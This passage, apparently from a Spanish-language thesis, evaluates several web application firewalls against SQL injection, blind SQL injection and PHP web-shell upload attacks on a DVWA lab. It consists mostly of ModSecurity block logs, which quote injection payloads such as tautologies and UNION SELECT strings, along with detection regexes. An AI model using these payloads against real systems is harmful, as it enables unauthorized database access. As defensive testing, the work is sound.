
[Tue Dec 10 23:51:03.959868 2019] [:error] [pid 739:tid 34385521920] [client 192.168.1.10:43724] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file

"macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 62 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XfAvZ61V47hQy5i6MRgm7AAAAEk"]

- **WAF Nginx**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Se puede observar que el ataque automatizado por la herramienta Sqlmap es bloqueado y que el aplicativo web ya no es inyectable o vulnerable.



Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
1   2019/12/11 22:09:37 [error] 3665#0: *392 [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase
    2). Matched "Operator `PmFromFile' with parameter `scanners-user-agents.data' against variable
    `REQUEST_HEADERS:User-Agent' (Value: `sqlmap/1.1.12#stable (http://sqlmap.org)' ) [file "/opt/waf/nginx
    /etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "33"] [id
    "913100"] [rev ""] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: sqlmap
    found within REQUEST_HEADERS:User-Agent: sqlmap/1.1.12#stable (http://sqlmap.org)"] [severity "2"] [ver
    "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag
    "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
    "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag
    "PCI/6.5.10"] [hostname "192.168.1.10"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "157612017787.231986"]
    [ref "o0,6v234,40t:lowercase"], client: 192.168.1.10, server: proxy-waf.com.ec, request: "GET
    /dvwa/vulnerabilities/sqli/?id=1&
    Submit=Submit%20UNION%20ALL%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2...
    HTTP/1.1", host: "proxy-waf.com.ec"
```

2019/12/11 22:09:37 [error] 3665#0: *392 [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `PmFromFile' with parameter `scanners-user-agents.data' against variable `REQUEST_HEADERS:User-Agent' (Value: `sqlmap/1.1.12#stable (http://sqlmap.org)') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-913-SCANNER-DETECTION.conf"] [line

"33"] [id "913100"] [rev ""] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: sqlmap found within REQUEST_HEADERS:User-Agent: sqlmap/1.1.12#stable (http://sqlmap.org)"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "192.168.1.10"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "157612017787.231986"] [ref "o0,6v234,40t:lowercase"], client: 192.168.1.10, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit%20UNION%20ALL%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL--%20laQK HTTP/1.1", host: "proxy-waf.com.ec"

Ataque 6.1: Inyección SQL BLIND

- **WAF ModSecurity Apache**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

[Sat Dec 07 15:45:18.633369 2019] [:error] [pid 1703] [client 192.168.1.148:9584] [client 192.168.1.148] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(?i:([\\\\s'\\"`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\(\\\\)]*?)\\\\b([\\\\d\\\\w]++)([\\\\s'\\"`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\(\\\\)]*?)(?:(?:=|<=>|r?like|sounds\\\\s+like|regexp)([\\\\s'\\"`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\(\\\\)]*?)\\\\2\\\\b|(?:!=|<=|>=|<>|<|>|\\\\^|is\\\\s+not ..." at ARGS:id. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_41_sql_injection_attacks.conf"] [line "77"] [id "950901"] [rev "2"] [msg "SQL Injection Attack: SQL Tautology Detected."] [data "Matched Data: 0=0 found within ARGS:id: 1 or 0=0--"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XewPXlsend9XpDOcQvTq6AAAAAQ"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/

- **WAF Vulture**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

[Tue Dec 10 23:58:26.577578 2019] [:error] [pid 739:tid 34385519360] [client 192.168.1.110:18008] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 29 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "XfAxIq1V47hQy5i6MRgm7wAAAEc"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli_blind/

- **WAF Waf2Py**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:


2019/12/11 22:14:43 [error] 3665#0: *396 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "45"] [id "942100"] [rev ""] [msg ""] [data ""] [severity "0"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"]

[tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "157612048347.140009"] [ref ""], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/sqli_blind/?id=1+or+0%3D0--&Submit=Submit HTTP/1.1", host: "proxy-waf.com.ec", referrer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli_blind/"

- **WAF Nginx**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:




2019/12/11 23:47:24 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint '1&1c'[file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "70"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched Data: 1&1c found within ARGS:id: 1 or 0=0--"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname ""] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "AcAcAcAczcQmAcbcAcAcAsAc"]

Ataque 6.2: Inyección SQL Blind


- **WAF ModSecurity Apache**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Se puede observar que el ataque automatizado por la herramienta Sqlmap es bloqueado y que el aplicativo web ya no es inyectable o vulnerable.



Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:




[Sat Dec 07 16:08:41.868476 2019] [:error] [pid 1701] [client 192.168.1.10:51640] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched phrase "sqlmap" at REQUEST_HEADERS:User-Agent. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_35_bad_robots.conf"] [line "20"] [id "990002"] [rev "2"] [msg "Request Indicates a Security Scanner Scanned the Site"] [data "sqlmap/1.1.12#stable (http://sqlmap.org)"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "XewU2fkHZhQs0itrzqfSiwAAAAI"]


- **WAF Vulture**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Se puede observar que el ataque automatizado por la herramienta Sqlmap es bloqueado y que el aplicativo web ya no es inyectable o vulnerable.




Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:




[Wed Dec 11 00:04:34.098983 2019] [:error] [pid 739:tid 34385523200] [client 192.168.1.10:44366] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 62 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "XfAykq1V47hQy5i6MRgoIgAAAEo"]

- **WAF Waf2Py**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.



Se puede observar que el ataque automatizado por la herramienta Sqlmap es bloqueado y que el aplicativo web ya no es inyectable o vulnerable.



Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
1   2019/12/11 22:19:34 [error] 3667#0: *714 [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `PmFromFile' with parameter `scanners-user-agents.data' against variable `REQUEST_HEADERS:User-Agent' (Value: `sqlmap/1.1.12#stable (http://sqlmap.org)' ) [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "33"] [id "913100"] [rev ""] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: sqlmap found within REQUEST_HEADERS:User-Agent: sqlmap/1.1.12#stable (http://sqlmap.org)"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "192.168.1.10"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "157612077480.383512"] [ref "o0,6v240,40t:lowercase"], client: 192.168.1.10, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/sqli_blind/?id=1&
Submit=Submit%20UNION%20ALL%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2…
HTTP/1.1", host: "proxy-waf.com.ec"
```


2019/12/11 22:19:34 [error] 3667#0: *714 [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `PmFromFile' with parameter `scanners-user-agents.data' against variable

`REQUEST_HEADERS:User-Agent' (Value: `sqlmap/1.1.12#stable (http://sqlmap.org)') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "33"] [id "913100"] [rev ""] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: sqlmap found within REQUEST_HEADERS:User-Agent: sqlmap/1.1.12#stable (http://sqlmap.org)"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "192.168.1.10"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "157612077480.383512"] [ref "o0,6v240,40t:lowercase"], client: 192.168.1.10, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit%20UNION%20ALL%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL--%20mwhl HTTP/1.1", host: "proxy-waf.com.ec"


- **WAF Nginx**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Se puede observar que el ataque automatizado por la herramienta Sqlmap es bloqueado y que el aplicativo web ya no es inyectable o vulnerable.



Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:




2019/12/11 23:52:20 [error] 1154#0: [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint

'nUEvc'[file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "70"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched Data: nUEvc found within ARGS:Submit: Submit UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- iJLx"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname ""] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "XIAcAcAcCcAc1zAcAcAAAcAc"]

Ataque 7: File Upload

- **WAF ModSecurity Apache**

Los resultados obtenidos de este ataque al WAF, son los siguientes: No detecta ni tampoco bloquea.




Observando los logs del ataque en la consola del terminal, no se observa ningún log.

- **WAF Vulture**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Si detecta pero no bloquea.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:



[Wed Dec 11 00:18:32.326095 2019] [:error] [pid 739:tid 34385515520] [client 192.168.1.110:18270] [client 192.168.1.110] **ModSecurity: Warning.** Pattern match ".*\\\\.(?:php\\\\d*|phtml)\\\\.*$" at FILES:uploaded. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b584.rules"] [line "109"] [id "933110"] [msg "PHP Injection Attack: PHP Script File Upload Found"] [data "Matched Data: shell1.php found within FILES:uploaded: shell1.php"] [severity

"CRITICAL"] [ver "OWASP_CRS/3.0.0"] [maturity "1"] [accuracy "8"] [tag "application-multi"] [tag "language-php"] [tag "platform-multi"] [tag "attack-injection-php"] [tag "OWASP_CRS/WEB_ATTACK/PHP_INJECTION"] [tag "OWASP_TOP_10/A1"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/upload/"] [unique_id "XfA12K1V47hQy5i6MRgoOAAAAEQ"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/upload/

- **WAF Waf2Py**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.


Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

2019/12/11 22:24:42 [error] 3665#0: *717 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `Rx' with parameter `.*\.(?:php\d*|phtml)\.*$' against variable `FILES:shell1.php' (Value: `shell1.php') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-933-APPLICATION-ATTACK-PHP.conf"] [line "89"] [id "933110"] [rev ""] [msg "PHP Injection Attack: PHP Script File Upload Found"] [data "Matched Data: shell1.php found within FILES:shell1.php: shell1.php"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-php"] [tag "platform-multi"] [tag "attack-injection-php"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/PHP_INJECTION"] [tag "OWASP_TOP_10/A1"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/upload/"] [unique_id "157612108262.498028"] [ref "o0,10v839,10t:lowercase"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "POST 